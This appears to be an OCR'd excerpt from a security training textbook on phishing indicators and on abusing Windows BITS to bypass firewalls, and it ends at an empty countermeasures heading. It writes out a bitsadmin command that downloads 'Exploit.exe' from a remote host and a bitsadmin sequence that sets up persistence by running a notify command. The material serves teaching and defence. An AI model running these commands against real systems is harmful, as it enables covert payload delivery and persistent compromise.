
- A ZIP file with JavaScript
- An encrypted attachment
- Existence of suspicious a script code within a HTML-based file
- Decoding of HTML-based file using Base64

Countermeasures

- Block auto-execution of .js and .jse files.
- Ensure Office 365 email security filtering is actively barring auto-download of malware-loaded mails.
- Verify the perimeter operation of security devices such as firewall and proxy restricting arbitrary server connections to the Internet.
- Recommend user to access web browser activated with Microsoft Defender SmartScreen and network protection to avert and block malicious access.
- Enable cloud delivery-based protection using AI and ML technology for identification and aversion of threats.

Bypassing Firewalls through Windows BITS

- In Windows environment, **Background Intelligent Transfer Service (BITS)** is a standard service used to distribute **automatic Windows updates** for its global users
- BITS service can be exploited by attackers to bypass firewalls as organizations prefer to disregard BITS traffic because it includes constant software upgrades
- Attackers leverage this feature to **launch malicious applications** or a backdoor to bypass the security solutions and take control over the system
- BITS jobs can be established with the **bitsadmin** command-based interface or with API function calls



Background Intelligent Transfer Service

Stop the service
Restart the service

Description:
Transfers files in the background using idle network bandwidth. If the service is disabled, then any applications that depend on BITS, such as Windows Update or MSN Explorer, will be unable to automatically download programs and other information.

Bypassing Firewalls through Windows BITS

In Windows environment, Background Intelligent Transfer Service (BITS) is a standard service used to distribute automatic Windows updates to its global users. Apart from its advantages, BITS service can also be exploited by attackers to bypass firewalls because organizations prefer to disregard BITS traffic as it includes a constant stream of software upgrades.

Along with Microsoft products, the service also allows Firefox and Chrome browsers to continue to download and update their latest versions even if the browser is closed. This service can be legitimate, but attackers can also leverage it to launch malicious applications or a backdoor to bypass the security solutions and take control over the system. In the context of service host process, files are downloaded or uploaded when malware establishes BITS tasks. This can enable attackers to bypass firewalls as well as hide their payload transfer.


Figure 12.55 : BITS service properties window

How Do Attackers Make Use of BITS?

BITS transfers are asynchronous; the program that established the job may not be active in the background when the requested transfer is done. Any executable or command can be specified using the notification commands linked with BITS jobs. This functionality can be used by attackers to keep malicious programs running. BITS jobs can be established using the `bitsadmin` command-based interface or API function calls.

- **Downloading the malicious binary**


  Run the following `bitsadmin` command to create a job, transfer the malicious file to the remote system, and store it at the specified location.



Select Administrator: Windows PowerShell

```
PS C:\Users\Administrator> bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe
```

Figure 12.56: Screenshot showing bitsadmin command



```
DISPLAY: 'Exploit.exe' TYPE: DOWNLOAD STATE: TRANSFERRED
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 73802 / 73802 (100%)
Transfer complete.
PS C:\Users\Administrator> _
```

Figure 12.57: Screenshot showing bitsadmin transferring malicious file

- **Creating persistence**


  Run the following commands to establish persistence on the target machine by specifying a Notify.

  ```
  /create persistence
  /addfile persistence <Malicious URL> <Local Path>
  /SetNotifyCmdLine persistence <Local Path> NULL
  /resume persistence
  ```

With the malicious payload or program is in action, it can create specific jobs such as schedule tasks, which are set to be executed in a queue. As these jobs run at a system level, they can be considered as trusted jobs and are allowed to bypass security solutions such as firewalls.

Countermeasures:

